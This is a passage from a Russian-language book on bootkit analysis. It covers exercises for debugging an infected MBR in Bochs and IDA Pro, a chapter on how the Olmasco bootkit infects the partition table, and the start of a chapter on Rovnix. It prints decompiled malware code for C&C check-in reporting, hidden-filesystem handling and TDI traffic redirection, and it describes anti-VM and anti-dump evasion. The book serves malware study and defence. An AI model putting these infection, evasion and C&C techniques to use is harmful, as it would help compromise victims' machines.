начиная с Windows 8, а также не рассматривали диспетчер виртуальных машин (VMM) с открытым исходным кодом VirtualBox. Дело в том, что на момент написания данной книги ни в той, ни в другой системе не было документированного интерфейса отладки процесса загрузки ВМ на стадии достаточно ранней, чтобы это было полезно для анализа вредоносного загрузочного кода.

На момент публикации Microsoft Hyper-V – единственная программа виртуализации, поддерживающая ВМ с включенной безопасной загрузкой. Возможно, поэтому не существует интерфейса отладки ранних стадий загрузки. Более глубоко мы рассмотрим технологию безопасной загрузки и ее уязвимости в главе 17. Мы упомянули эти две программы, потому что они активно используются для анализа вредоносного ПО, но отсутствие интерфейсов для отладки ранних стадий загрузки – основная причина, по которой мы предпочитаем VMware Workstation для отладки вредоносного загрузочного кода.

Заключение

В этой главе мы продемонстрировали, как отлаживать MBR и VBR буткитов с помощью эмулятора Bochs и VMware Workstation. Эти методы динамического анализа полезно иметь в своем арсенале на случай, если понадобится углубиться во вредоносный загрузочный код. Они дополняют методы статического анализа и позволяют ответить на вопросы, перед которыми статический анализ бессилен.

Мы снова воспользуемся этими инструментами и методами в главе 11 для анализа руткита Rovnix, архитектура и функциональность которого слишком сложны для статического анализа.

Упражнения

Мы подготовили ряд упражнений, чтобы вы проверили, хорошо ли усвоили материал этой главы. Вы должны будете построить образ Bochs персонального компьютера, имея MBR, VBR/IPL и раздел с файловой системой NTFS, а затем провести динамический анализ с помощью связки IDA Pro и Bochs. Но сначала скачайте следующие ресурсы со страницы *https://nostarch.com/rootkits/*:

mbr.mbr – двоичный файл, содержащий MBR;

partition0.data – образ NTFS-раздела, содержащий VBR и IPL;

bochs.bochsrc – конфигурационный файл Bochs.

Вам также понадобится дизассемблер IDA Pro, интерпретатор Python и эмулятор Bochs. С помощью этих инструментов и информации, изложенной в данной главе, вы должны будете выполнить следующие упражнения.

1. Создайте образ Bochs и измените параметры в конфигурационном файле *bochs.bochsrc*, так чтобы он соответствовал листин-

гу 9.1. Воспользовавшись инструментом `bximage`, описанным в разделе «Создание образа диска», создайте плоский образ размером 10 МБ. Сохраните образ в файле.

2. Измените параметр `ata0-master` в конфигурационном файле, чтобы использовать образ, созданный в упражнении 1. Укажите параметры так, как в листинге 9.1.
3. Когда образ Bochs будет готов, запишите в него компоненты буткита MBR и VBR. Откройте файл *mbr.mbr* в IDA Pro и проанализируйте его. Обратите внимание, что код в MBR зашифрован. Найдите функцию дешифрирования и опишите ее алгоритм.
4. Проанализируйте таблицу разделов в MBR и ответьте на следующие вопросы. Сколько разделов в таблице? Какой раздел активен? В каком месте жесткого диска находится активный раздел? Каково его смещение от начала диска и размер в секторах?
5. Отыскав активный раздел, запишите файл *mbr.mbr* в образ Bochs с помощью Python-скрипта в листинге 9.2. Запишите файл *partition0.data* в образ Bochs со смещением, которое было определено в предыдущем упражнении, для чего воспользуйтесь Python-скриптом в листинге 9.3. По завершении этого задания у вас будет зараженный образ Bochs, готовый к эмуляции.
6. Запустите эмулятор Bochs с измененным конфигурационным файлом *bochs.bochsrc*, воспользовавшись фронтальным интерфейсом с IDA Pro, описанным в разделе «Комбинация Bochs с IDA». Отладчик IDA Pro должен приостановить выполнение. Установите точки остановки по адресу 0000:7c00h, соответствующему адресу, с которого загружается код в MBR.
7. Когда выполнение дойдет до точки остановки 0000:7c00h, проверьте, что код в MBR все еще зашифрован. Поставьте точку остановки на функции дешифрирования, которую нашли раньше, и возобновите выполнение. Дойдя до этой функции, протрассируйте ее до тех пор, пока весь код в MBR не будет расшифрован. Сбросьте MBR в файл для последующего статического анализа (методы статического анализа MBR описаны в главе 8).

10

ЭВОЛЮЦИЯ МЕТОДОВ ЗАРАЖЕНИЯ MBR И VBR: OLMASCO

В ответ на первую волну буткитов разработчики средств безопасности начали работать над продуктами, которые явно проверяли, был ли модифицирован код в MBR. Это заставило злоумышленников искать новые способы заражения. В начале 2011 года семейство TDL4 эволюционировало в новую вредоносную программу, которая использовала для заражения невиданные ранее приемы. Один такой пример дает Olmasco, буткит, основанный на TDL4, но с одним ключевым отличием: Olmasco заражает *таблицу разделов* в MBR, а не код, что позволяет ему заразить систему и обойти политику подписания кода режима ядра, избежав при этом обнаружения все более ушлыми антивредоносными программами.

Olmasco также является первым буткитом, в котором используется сочетание методов заражения MBR и VBR, хотя он до сих пор атакует

преимущественно MBR, что отличает его от заражающих VBR буткитов типа Rovnix и Carberp (которые мы будем обсуждать в главе 11).

Как и его предшественники из семейства TDL, Olmasco использует для распространения бизнес-модель оплаты по количеству установок (PPI), знакомую нам по обсуждению руткита TDL3 в главе 1. Модель PPI похожа на схемы распространения панелей инструментов для браузеров, например от Google, в ней используются уникальные встроенные идентификаторы (UID), которые позволяют дистрибьютерам отслеживать количество установок, а стало быть, и свой доход. Информация о дистрибьютере встроена в исполняемый файл, а специальные серверы подсчитывают количество установок. Дистрибьютеру отчисляется фиксированная сумма за оговоренное число установок[1].

В этой главе мы рассмотрим три основных аспекта Olmasco: сбрасыватель, который заражает систему; компонент буткита, который заражает таблицу разделов в MBR, и руткит, который подключается к драйверу жесткого диска и доставляет полезную нагрузку, пользуется скрытой файловой системой и реализует перенаправление сетевого трафика.

Сбрасыватель

Сбрасывателем (дроппером) называется специальное вредоносное приложение, которое играет роль носителя другого вредоносного ПО, хранящегося в виде зашифрованной полезной нагрузки. Сбрасыватель доставляется на компьютер-жертву, после чего распаковывает и исполняет полезную нагрузку – в нашем случае инфектор Olmasco, – которая, в свою очередь, устанавливает и выполняет компоненты буткита. Сбрасыватели обычно включают меры противодействия отладке и эмуляции, которые применяются до распаковки полезной нагрузки, чтобы уклониться от автоматизированных систем анализа вредоносного ПО.

> **Сбрасыватель и скачиватель**
>
> Еще один часто встречающийся тип приложений для доставки вредоносного ПО в систему – *скачиватель* (downloader). Он скачивает полезную нагрузку с удаленного сервера, а не включает ее в свой состав, как сбрасыватель. Но на практике термин *сбрасыватель* употребляется чаще, в т. ч. как синоним скачивателя.

Ресурсы сбрасывателя

Сбрасыватель имеет модульную структуру и хранит большую часть вредоносных компонентов буткита в своей секции *ресурсов*. Каждый

[1] Дополнительные сведения о схеме PPI, применяемой для буткитов такого типа, см. в статье Andrey Rassokhin and Dmitry Oleksyuk «TDSS Botnet: Full Disclosure», *https://web.archive.org/web/20160316225836/*; *http://nobunkum.ru/analytics/en-tdss-botnet/*.

компонент (например, значение идентификатора, начальный загрузчик или полезная нагрузка) хранится в одной записи ресурса и зашифрован шифром RC4 (см. врезку «Потоковый шифр RC4» ниже). Размер записи ресурса служит ключом дешифрирования. В табл. 10.1 перечислены компоненты в секции ресурсов сбрасывателя.

Таблица 10.1. *Компоненты буткита в сбрасывателе Olmasco*

Имя ресурса	Описание
affid	Уникальный идентификатор дистрибьютера
subid	Подыдентификатор дистрибьютера. Связан с *affid*, у одного дистрибьютера может быть несколько подыдентификаторов
boot	Первая часть вредоносного начального загрузчика. Выполняется в самом начале процесса загрузки
cmd32	Полезная нагрузка для 32-разрядных процессов, работает в режиме пользователя
cmd64	Полезная нагрузка для 64-разрядных процессов, работает в режиме пользователя
dbg32	Третья часть вредоносного начального загрузчика (поддельная библиотека *kdcom.dll*) для 32-разрядных систем
dbg64	Третья часть вредоносного начального загрузчика (поддельная библиотека *kdcom.dll*) для 64-разрядных систем
drv32	Вредоносный драйвер, работающий в режиме ядра, для 32-разрядных систем
drv64	Вредоносный драйвер, работающий в режиме ядра, для 64-разрядных систем
ldr32	Вторая часть вредоносного начального загрузчика. Выполняется компонентом boot в 32-разрядных системах
ldr64	Вторая часть вредоносного начального загрузчика. Выполняется компонентом *boot* в 64-разрядных системах
main	Неизвестно
build	Номер сборки сбрасывателя
name	Имя сбрасывателя
vbr	VBR раздела, зараженного Olmasco, на жестком диске

Идентификаторы *affid* и *subid* используются в схеме PPI для вычисления количества установок. Параметр *affid* – это уникальный идентификатор дистрибьютера, а параметр *subid* – подыдентификатор, который позволяет различить установки из разных источников. Например, если дистрибьютер распространяет вредоносное ПО с двух разных файлообменных ресурсов, то у поступивших из этих источников экземпляров вредоносного ПО будут одинаковые *affid*, но разные *subid*. Таким образом, дистрибьютер сможет сравнить количество установок с каждым *subid* и понять, какой источник прибыльнее.

Потоковый шифр RC4

Потоковый шифр RC4 был разработан в 1987 году Роном Ривестом из компании RSA Security. Он принимает ключ переменного размера и генерирует поток псевдослучайных байтов, которые используются для шифрования открытого текста. Этот шифр очень популярен среди разработчиков вредоносного ПО, поскольку имеет компактную и несложную реализацию. Именно по данной причине многие руткиты и буткиты шифруют им полезную нагрузку, трафик с командно-управляющими серверами и конфигурационные данные.

Средства трассировки для будущих разработок

Сбрасыватель Olmasco впервые включил средства извещения об ошибках, призванные помочь разработчикам в планировании работ. После успешного выполнения каждого шага заражения (т. е. каждого шага алгоритма установки) буткит посылает «контрольную точку» C&C-серверам. Это означает, что если установка завершится ошибкой, то разработчики смогут точно узнать, на каком шаге это произошло. В случае ошибок буткит посылает дополнительное подробное сообщение, несущее достаточно информации для определения источника ошибки.

Трассировочная информация посылается методом HTTP `GET` C&C-серверу, доменное имя которого зашито в сбрасыватель. В листинге 10.1 показана декомпилированная IDA Pro функция инфектора Olmasco, которая генерирует строку запроса со сведениями о состоянии заражения.

Листинг 10.1. *Отправка трассировочной информации C&C-серверу*

```
HINTERNET __cdecl ReportCheckPoint(int check_point_code){
    char query_string[0x104];
    memset(&query_string, 0, 0x104u);
❶   _snprintf(
      &query_string,
      0x104u,
      "/testadd.php?aid=%s&sid=%s&bid=%s&mode=%s%u%s%s",
      *FILE_affid,
      *FILE_subid,
      &bid,
      "check_point",
      check_point_code,
      &bid,
      &bid);
❷   return SendDataToServer(0, &query_string, "GET", 0, 0);
}
```

В точке ❶ вредонос вызывает функцию `_snprintf`, которая генерирует строку запроса с параметрами сбрасывателя. В точке ❷ запрос отправляется. Переменная `check_point_code` содержит порядковый номер шага алгоритма установки, на котором было отправлено сообщение. Если установка завершилась успешно, то в конце C&C-сервер получит последовательность чисел 1, 2, 3, 4, … *N*, где *N* – номер последнего шага. Если же произошла ошибка, то C&C-сервер получит последовательность 1, 2, 3, … *P*, где *P* – номер шага, на котором имела место ошибка. Это позволяет разработчикам определить и исправить некорректный шаг алгоритма заражения.

Средства противодействия отладке и эмуляции

В Olmasco также были включены новые приемы уклонения от анализа в песочнице и защиты от формирования дампов памяти. Сбрасыватель сжат специальным упаковщиком, который в ходе выполнения распаковывает оригинальный сбрасыватель и стирает некоторые поля его заголовка PE в памяти, в частности оригинальный адрес точки входа и таблицу секций. На рис. 10.1 показан заголовок PE до и после удаления этих данных. В левой части заголовок PE частично стерт, а в правой еще не модифицирован.




Рис. 10.1. Стирание данных в заголовке PE

Этот прием дает хорошую защиту от формирования дампа памяти в сеансах отладки или при автоматизированной распаковке. Зачистка заголовка PE затрудняет определение геометрии PE-файла и его корректную выгрузку, потому что программа выгрузки не сможет определить точное местоположение секций кода и данных. А без этой информации она не сможет правильно реконструировать PE-образ.

Olmasco также включает контрмеры против распознавателей ботов на основе виртуальных машин. В процессе установки Olmasco, пользуясь интерфейсом IWbemServices, который входит в состав *Windows Management Instrumentation* (*WMI*), определяет, работает ли сбрасыватель в виртуальной среде, и отправляет эту информацию C&C-серверу. Если обнаружена виртуальная среда, то сбрасыватель прекращает выполнение и удаляет себя из файловой системы (вместо того чтобы распаковать вредоносный двоичный файл и предъявить его инструментам анализа).

Примечание *Microsoft WMI – это набор интерфейсов на платформах Windows, предназначенный для управления данными и операциями. Одна из его основных целей – автоматизация административных задач на удаленных компьютерах. С точки зрения вредоносного ПО, WMI предоставляет богатый набор COM-объектов, позволяющих собирать подробную информацию о системе, в т. ч. о платформе, работающих процессах и используемых защитных программах.*

Вредонос также использует WMI для сбора следующей информации о системе-жертве.

- **Компьютер** – имя системы, имя пользователя, доменное имя, рабочая группа пользователя, количество процессоров и т. д.
- **Процессор** – количество ядер, название процессора, разрядность данных и количество логических процессоров.
- **Контроллер SCSI** – название и компания-производитель.
- **Контроллер IDE** – название и компания-производитель.
- **Диск** – название, модель и тип интерфейса.
- **BIOS** – название и компания-производитель.
- **OS** – основная и дополнительная версии, номер пакета обновления и др.

Операторы вредоносного ПО могут использовать эту информацию, чтобы проверить аппаратную конфигурацию зараженной системы и решить, полезна ли она им. Например, название и производителя BIOS можно использовать для обнаружения виртуальных сред (VMware, VirtualBox, Bochs или QEMU), которые часто применяются в автоматизированных системах анализа вредоносного ПО. Машины, оснащенные такими системами, операторам вредоносного ПО не интересны.

С другой стороны, имя системы и доменное имя можно использовать для идентификации компании, которой принадлежит зараженная машина. И с учетом этого развернуть заказную полезную нагрузку, ориентированную именно на эту компанию.

Функциональность буткита

Проверив наличие песочницы, сбрасыватель переходит к установке компонента буткита в систему. В Olmasco этот компонент заимствован из TDL4 и модифицирован (в главе 7 мы говорили, что буткит TDL4 перезаписывает MBR и резервирует место в конце загрузочного диска для хранения своих вредоносных компонентов). Но для заражения системы Olmasco применяет совсем другой подход.

Метод заражения

Первым делом Olmasco создает раздел в конце загрузочного жесткого диска. Таблицы разделов в Windows всегда содержат сколько-то нераспределенного места в конце диска, и обычно этого места хватает для размещения компонентов буткита, иногда даже с избытком. Вредонос создает для себя раздел, занимая нераспределенное место, при этом изменяет свободную запись таблицы разделов в оригинальной MBR, так чтобы она указывала на него. Странно, но этот вновь созданный раздел ограничен 50 ГБ вне зависимости от того, сколько места доступно. Одно из возможных объяснений – желание не привлекать внимания пользователя к тому, что занято все нераспределенное место.

Как было сказано в главе 5, таблица разделов смещена на 0x1BE от начала MBR и состоит из четырех 16-байтовых записей, каждая из которых описывает один раздел диска. Всего на диске может быть не более четырех основных разделов, и только один из них может быть помечен как активный, поэтому существует всего один раздел, с которого может загрузиться буткит. Вредонос выбирает первую пустую запись в таблице разделов и записывает в нее параметры вредоносного раздела, делает ее активной и инициализирует VBR вновь созданного раздела, как показано в листинге 10.2.

Листинг 10.2. *Таблица разделов после заражения Olmasco*

```
Первый раздел                      00212000   0C13DF07   00000800   00032000
Второй раздел (OC)                 0C14DF00   FFFFFE07   00032800   00FCC800
Третий раздел (Olmasco), активный  FFFFFE80   FFFFFE1B  ❶00FFF000  ❷00000FB0
Четвертый раздел (пустой)          00000000   00000000   00000000   00000000
```

Здесь мы видим начальный адрес ❶ и размер в секторах ❷ вредоносного раздела. Если Olmasco не находит свободной записи в таблице разделов, то сообщает об этом C&C-серверу и завершается. На рис. 10.2 показано, что происходит с таблицей разделов после ее заражения Olmasco.

После заражения ранее пустая запись таблицы разделов связывается с разделом Olmasco и становится активной. Мы видим, что сам код в MBR не изменен; изменилась лишь таблица разделов. Ради дополнительной скрытности первый сектор раздела Olmasco очень похож на легитимную VBR, т. е. защитная программа может поверить, что раздел Olmasco имеет законное право на существование.




Рис. 10.2. Вид диска до и после заражения Olmasco

Процесс загрузки зараженной системы

Зараженная Olmasco система и загружается соответственно. Процесс загрузки зараженной машины показан на рис. 10.3.

При следующей загрузке зараженной машины вредоносная VBR ❷ в разделе Olmasco получает управление сразу после того, как выполнен код в MBR ❶, но до того, как загружены компоненты начального загрузчика ОС. Это позволяет вредоносу перехватить контроль раньше ОС. Получив управление, вредоносная VBR читает файл *boot* из корневого каталога скрытой файловой системы Olmasco ❸ и передает ему управление. Компонент *boot* играет ту же роль, что модуль *ldr16* в предыдущих версиях TDL4: он перехватывает обработчик прерывания BIOS 13h ❹ с целью изменить конфигурационные данные загрузки (BCD) ❺ и загружает VBR первоначально активного раздела.

Концептуально процессы загрузки Olmasco и TDL4 очень похожи и компоненты такие же, только Olmasco называет их по-другому, как показано в табл. 10.2. Процесс загрузки TDL4 был подробно рассмотрен в главе 7.

Таблица 10.2. *Компоненты загрузки Olmasco и TDL4*

Olmasco	TDL4
boot	*ldr16*
dbg32, dbg64	*ldr32, ldr64*




Рис. 10.3. Процесс загрузки зараженной Olmasco машины

Функциональность руткита

Задачу буткита можно считать выполненной после того, как он загрузил вредоносный драйвер (точка ❻ на рис. 10.4), который реализует функциональность руткита Olmasco. На этот руткит возлагаются следующие обязанности:

- подключиться к объекту устройства диска;
- внедрять в процессы полезную нагрузку, хранящуюся в скрытой файловой системе;
- обслуживать скрытую файловую систему;
- реализовать интерфейс транспортного драйвера (Transport Driver Interface – TDI) для перенаправления сетевого трафика.

Подключение к объекту устройства диска и внедрение полезной нагрузки

Первые два элемента списка по существу не отличаются от TDL4: в Olmasco используются такие же методы для подключения к объекту устройства диска и для внедрения в процессы полезной нагрузки из скрытой файловой системы. Подключение к объекту устройства диска предотвращает восстановление оригинальной MBR защитными программами, что позволяет Olmasco закрепиться и пережить перезагрузку. Olmasco перехватывает все запросы чтения-записи к жесткому диску и блокирует те, что пытаются модифицировать MBR или прочитать содержимое скрытой файловой системы.

Обслуживание скрытой файловой системы

Скрытая файловая система – важная часть таких комплексных угроз, как руткиты и буткиты, потому что предоставляет потайной канал для хранения информации на компьютере-жертве. Традиционные вредоносы полагаются на файловую систему ОС (NTFS, FAT32, extX и т. д.) в деле хранения своих компонентов, но это делает их уязвимыми для компьютерно-технической экспертизы или обнаружения защитными программами. Чтобы решить эту проблему, некоторые особо продвинутые вредоносы реализуют собственную файловую систему, которую могут разместить в нераспределенной области жесткого диска. В подавляющем большинстве современных конфигураций в конце диска остается по меньшей мере несколько сотен мегабайтов, не отнесенных ни к одному разделу, этого достаточно для размещения вредоносных компонентов и конфигурационных данных. Файлы, хранящиеся в скрытой файловой системе, недоступны с помощью обычных API, таких как функции `CreateFileX`, `ReadFileX` и т. д. Однако вредоносная программа может взаимодействовать со скрытым хранилищем и обращаться к находящимся там данным посредством специального интерфейса. Вредоносные программы обычно еще и шифруют содержимое скрытой файловой системы, чтобы еще больше затруднить КТЭ.

На рис. 10.4 приведен пример скрытой файловой системы. Она размещена сразу после файловой системы ОС и не мешает нормальной работе ОС.




Рис. 10.4. Скрытая файловая система на жестком диске

Для хранения модулей полезной нагрузки в скрытой файловой системе Olmasco применяет почти такие же методы, что TDL4: резервирует место в конце диска и защищает файловую систему с помощью низкоуровневых точек подключения и потокового шифра RC4. Однако разработчики Olmasco пошли дальше в проектировании и реализации своей файловой системы и добавили поддержку иерархий файлов и каталогов, проверку целостности файлов и более эффективное управление внутренними структурами.

Поддержка иерархии каталогов

В скрытой файловой системе TDL4 можно было хранить только файлы, а Olmasco умеет хранить файлы и каталоги. Корневой каталог обозначается как обычно – знаком обратной косой черты (\). Например, в листинге 10.3 приведен фрагмент VBR из скрытого раздела Olmasco, который загружает файл *boot* из корневого каталога, обращаясь к нему по имени `\boot` ❶.

Листинг 10.3. *Фрагмент VBR из раздела Olmasco*

```
seg000:01F4             hlt
seg000:01F4 sub_195     endp
seg000:01F5             jmp      short loc_1F4
seg000:01F7 aBoot     ❶ db '\boot',0
seg000:01FD             db   0
```

Проверка целостности

Прочитав файл из файловой системы, Olmasco проверяет, не повреждено ли его содержимое. Такой возможности в TDL4 не было в явном виде. В Olmasco в структуру данных, описывающую файл, добавлено одно поле, в котором хранится контрольная сумма, вычисленная по алгоритму CRC32. При обнаружении повреждения Olmasco удаляет запись о файле из файловой системы и освобождает занятые им сектора, как показано в листинге 10.4.

Листинг 10.4. *Чтение файла из скрытой файловой системы Olmasco*

```
unsigned int stdcall RkFsLoadFile(FS_DATA_STRUCT *a1, PDEVICE_OBJECT
  DeviceObject, const char *FileName, FS_LIST_ENTRY_STRUCT *FileEntry)
{
    unsigned int result;

  // найти файл в корневом каталоге
❶ result = RkFsLocateFileInDir(&a1->root_dir, FileName, FileEntry);
  if ( (result & 0xC0000000) != 0xC0000000 ) {
    // прочитать файл с диска
❷ result = RkFsReadFile(a1, DeviceObject, FileEntry);
    if ( (result & 0xC0000000) != 0xC0000000 ) {
```

```
      // проверить целостность файла
    ❸ result = RkFsCheckFileCRC32(FileEntry);
      if ( result == 0xC000003F ) {
        // освободить занятые сектора
      ❹ MarkBadSectorsAsFree(a1, FileEntry->pFileEntry);
        // удалить соответствующую запись
        RkFsRemoveFile(a1, &a1->root_dir,
                       FileEntry->pFileEntry->FileName);
        RkFsFreeFileBuffer(FileEntry);
        // обновить каталог
        RkFsStoreFile(a1, DeviceObject, &a1->root_dir);
        RkFsStoreFile(a1, DeviceObject, &a1->bad_file);
        // обновить битовую карту занятых секторов
        RkFsStoreFile(a1, DeviceObject, &a1->bitmap_file);
        // обновить корневой каталог
        RkFsStoreFile(a1, DeviceObject, &a1->root);
        result = 0xC000003F;
      }
    }
  }
  return result;
}
```

Функция `RkFsLocateFileInDir` ❶ находит файл в каталоге, читает его содержимое ❷, вычисляет контрольную CRC32-сумму файла ❸ и сравнивает ее с хранящейся в файловой системе. Если значения не совпали, функция удаляет поврежденный файл и освобождает занятые им сектора ❹. Это увеличивает надежность скрытой файловой системы и руткита, снижая вероятность загрузки и выполнения поврежденного файла.

Управление файловой системой

Файловая система, реализованная в Olmasco, более развита, чем в TDL4, поэтому нуждается в эффективном управлении в части использования свободного места и операций со структурами данных. Чтобы улучшить поддержку содержимого файловой системы, было введено два специальных файла, *$bad* и *$bitmap*.

Файл *$bitmap* содержит битовую карту свободных секторов в скрытой файловой системе. Битовая карта – это массив битов, в котором каждый бит соответствует одному сектору. Если бит равен 1, значит, соответствующий сектор занят. Файл *$bitmap* помогает находить в файловой системе место для размещения нового файла.

Файл *$bad* представляет собой битовую маску для отслеживания секторов, содержащих поврежденные файлы. Поскольку Olmasco захватывает для своей файловой системы нераспределенное место в конце диска, то может случиться, что какая-то другая программа запишет что-то в эту область и затрет файлы Olmasco. Вредонос помечает такие сектора в файле *$bad*, чтобы предотвратить их использование в будущем.

Оба этих системных файла находятся на том же уровне, что корневой каталог, поэтому доступны только самой системе, но не полезной нагрузке. Интересно, что для этих файлов выбраны такие же имена, как в NTFS. Возможно, подобным образом Olmasco пытается заставить пользователей поверить, что этот вредоносный раздел является легитимным томом NTFS.

Реализация интерфейса транспортного драйвера для перенаправления сетевого трафика

В скрытой файловой системе Olmasco есть два модуля, `tdi32` и `tdi64`, которые работают совместно с *интерфейсом транспортного драйвера* (*TDI*). TDI – это работающий в режиме ядра сетевой интерфейс, предоставляющий уровень абстракции между транспортными протоколами, например TCP/IP, и клиентами TDI, например сокетами. Он располагается на верхнем уровне всех стеков транспортных протоколов. Фильтрация TDI позволяет вредоносному ПО перехватывать сетевой трафик до того, как он достигнет транспортных протоколов.

Драйверы *tdi32/tdi64* загружаются главным драйвером руткита *drv32/drv64* с помощью недокументированной функции `IoCreateDriver(L"\\Driver\\usbprt", tdi32EntryPoint)`, где `tdi32EntryPoint` – точка входа во вредоносный драйвер TDI. В листинге 10.5 показана функция, которая присоединяет TDI к этим объектам устройств.

Листинг 10.5. *Присоединение драйвера TDI к сетевым устройствам*

```
NTSTATUS ___stdcall_ AttachToNetworkDevices(PDRIVER_OBJECT DriverObject,
                                            PUNICODE_STRING a2)
{
  NTSTATUS result;
  PDEVICE_OBJECT AttachedToTcp;
  PDEVICE_OBJECT AttachedToUdp;
  PDEVICE_OBJECT AttachedToIp;
  PDEVICE_OBJECT AttachedToRawIp;

  result = AttachToDevice(DriverObject, L"\\Device\\CFPTcpFlt",
                          ❶ L"\\Device\\Tcp", 0xF8267A6F, &AttachedToTcp);
  if ( result >= 0 ) {
    result = AttachToDevice(DriverObject, L"\\Device\\CFPUdpFlt",
                            ❷ L"\\Device\\Udp", 0xF8267AF0, &AttachedToUdp);
    if ( result >= 0 ) {
      AttachToDevice(DriverObject, L"\\Device\\CFPIpFlt",
                            ❸ L"\\Device\\Ip", 0xF8267A16, &AttachedToIp);
      AttachToDevice(DriverObject, L"\\Device\\CFPRawFlt",
                            ❹ L"\\Device\\RawIp", 0xF8267A7E, &AttachedToRawIp);
      result = 0;
    }
  }
  return result;
}
```

Затем вредоносный драйвер TDI присоединяется к следующему списку объектов сетевых устройств:

Device\Tcp – предоставляет доступ к протоколу TCP в точке ❶;

Device\Udp – предоставляет доступ к протоколу UDP в точке ❷;

Device\IP – предоставляет доступ к протоколу IP в точке ❸;

Device\RawIp – предоставляет доступ к простому протоколу IP (т. е. к простым сокетам) в точке ❹.

Основная функциональность вредоносного драйвера TDI – отслеживать запросы типа `TDI_CONNECT`. При попытке установить соединение с IP-адресом 1.1.1.1 по одному из перечисленных выше протоколов вредонос изменяет адрес на 69.175.67.172 и устанавливает номер порта 0x5000. Одна из причин таких действий – обойти сетевые защитные программы, работающие поверх уровня TDI. Попытка вредоноса установить соединение с IP-адресом 1.1.1.1, который не считается вредоносным, не должна привлечь внимания защитных программ и будет пропущена на уровень TDI. В этот момент вредоносная компонента `tdi` заменяет оригинальный адрес получателя на 69.175.67.172, и трафик перенаправляется на другой узел.

Заключение

В данной главе мы рассмотрели, как буткит Olmasco использует таблицу разделов в MBR для заражения. Olmasco – преемник печально известного буткита TDL4, он унаследовал значительную часть его функциональности и добавил кое-что от себя. Модификация таблицы разделов вкупе с использованием поддельной VBR делает его более скрытным по сравнению с предшественником. В следующих главах мы рассмотрим еще два буткита, нацеленных на VBR и использующих хитроумные методы заражения: Rovnix и Gapz.

11

БУТКИТЫ НАЧАЛЬНОГО ЗАГРУЗЧИКА ПРОГРАММЫ: ROVNIX AND CARBERP

Распространение Rovnix, первого известного буткита, заражающего код IPL в активном разделе загрузочного диска, началось в конце 2011 года. В то время защитные программы уже научились следить за MBR (см. главу 10) и защищать от буткитов типа TDL4 и Olmasco. Появление Rovnix стало вызовом для компаний, занимающихся безопасностью. Поскольку Rovnix располагался дальше в процессе загрузки и заражал код IPL, исполняемый после кода в VBR (см. главу 5), он оставался незамеченным в течение нескольких месяцев, пока индустрия безопасности не спохватилась.

В этой главе мы сосредоточимся на технических деталях инфраструктуры буткита Rovnix и изучим, как он заражает системы-жертвы и обходит политику подписания кода режима ядра, чтобы загрузить

вредоносный драйвер. Мы обратим особое внимание на вредоносный код IPL и выполним его в отладчике его с помощью VMware и IDA Pro GDB, как было описано в главе 9. Наконец, рассмотрим одну практическую реализацию Rovnix: банковский троян Carberp, который использовал модификацию Rovnix для закрепления на машинах-жертвах.

Эволюция Rovnix

Объявление о Rovnix впервые появилось на закрытом подпольном форуме, оно показано на рис. 11.1, где описывается новый пакет Ring0 с расширенной функциональностью.

Ring0 bundle (Zerokit) for control million-strong botnet

Goto page 1, 2, 3, 4 Next

Post Reply | darkode.com Forum Index » Projects | View previous topic | View next topic

Ring0 bundle (Zerokit) for control million-strong botnet

Author	Message
ring0 Joined: 21 May 2011 Posts: 12 Rep: 1752	Ring0 bundle (Zerokit) for control million-strong botnet QUOTE I want to introduce new crazy **ring0 bundle** (**Zerokit** or **0kit**) for control million-strong botnet. Breaking down **all** nowadays-existing firewall with **full network blocking** (bypassing in ring0). Existence of the bundle is **not detected** by any of the antiviruses (the list http://www.matousec.com/projects/proactive-security-challenge/results.php), antirootkit-utilities (Tuluka, GMER, RKU, RootkitRevealer) also see nothing. Features: - Start of *.exe, *.dll (*.dll is in a pre-alpha stage) and shellcodes in a context of the chosen process. - Start of files from a disk and from the memory* (start from memory is in a pre-alpha stage). - Start of files with specified priveleges: CurrentUser and NT SYSTEM/AUTHORITY. - Granting the protected storehouse** for off-site (your) ring3-solutions for permanent existence in the system without need of crypt. - Survivability of the bundle, down to a reinstallation of the system. - All the components are stored outside of a file system and are invisible to OS. - Intuitively clear interface of admin-panel. - Protection against the abstraction of Admin Panel. - Impossibility of detection of the bundle in the working system by any of known AV/rootkit scanner, owing to the use of author's technologies of concealment. The unique opportunity of detection exists only at loading with livecd or scanning of a disk from the other computer. Thus the opportunity of detection is also extremely improbable, as own algorithms of a mutation are used. ** Start of a file from the memory allows to bypass all modern proactive protection and AV-scanners, that is, there is no necessity to crypt a file.* *** Protected storehouse is the original ciphered file system in which the certain quantity of files which will be started from the memory at each start of the OS can be stored.* The bundle consists of: - **Bootkit.** It is responsible for the start of the basic modules at a stage of loading of OS. - **Driver.** It is responsible for all infrastructure and implements componental business-logic on the basis of so-called mod (functional unit). That is, the driver is not a legacy driver (monolithic), and consists of the set of mods that allows to operate the bundle with maximum of flexibility, and to protect (hard to reverse), update and expand it. - **Dropper.** At the current moment it brake out all machines with the patches till January, 8th, 2011, except for XP x32/x64 where reloading is initiated. If the systems distinct from XP have latest updates reloading is initiated as well. - User friendly Admin Panel.

Рис. 11.1. Объявление о Rovnix на закрытом подпольном форуме

Буткит имел модульную архитектуру, что делало его весьма привлекательным для разработчиков и дистрибьютеров вредоносного

ПО. По всей вероятности, его авторов интересовала больше продажа инфраструктуры, чем распространение и использование вредоноса.

С момента первого появления «в поле» Rovnix прошел через несколько итераций. В этой главе мы в основном будем рассматривать последнее на момент написания книги поколение, но кратко коснемся и предыдущих версий, чтобы вы могли составить представление о развитии буткита.

В первых вариантах Rovnix использовался простой инфектор IPL, который внедрял полезную нагрузку в адресное пространство процессов загрузки, работающих в режиме пользователя. Вредоносный код IPL во всех ранних вариантах был одинаков, поэтому индустрия безопасности смогла быстро разработать методы обнаружения по простым статическим сигнатурам.

Следующие версии Rovnix сделали такие методы обнаружения неэффективными, поскольку был реализован *полиморфный* вредоносный код IPL. В Rovnix также была добавлена новая возможность: скрытая файловая система для потаенного хранения конфигурационных данных, модулей полезной нагрузки и т. д. Под влиянием буткитов типа TDL4 Rovnix начал реализовывать функции мониторинга запросов чтения-записи к зараженному диску, что затрудняло удаление его из системы.

Позже был добавлен скрытый канал связи, позволяющий Rovnix обмениваться данными с удаленными C&C-серверами и обходить мониторинг трафика, осуществляемый персональными брандмауэрами и хостовыми системами предотвращения вторжений.

Далее мы сосредоточим внимание на последней (на момент написания книги) модификации Rovnix (известной также под названием Win32/Rovnix.D) и подробно обсудим ее возможности.

Архитектура буткита

Сначала рассмотрим верхнеуровневую архитектуру Rovnix. На рис. 11.2 показаны основные его компоненты и их взаимосвязи.

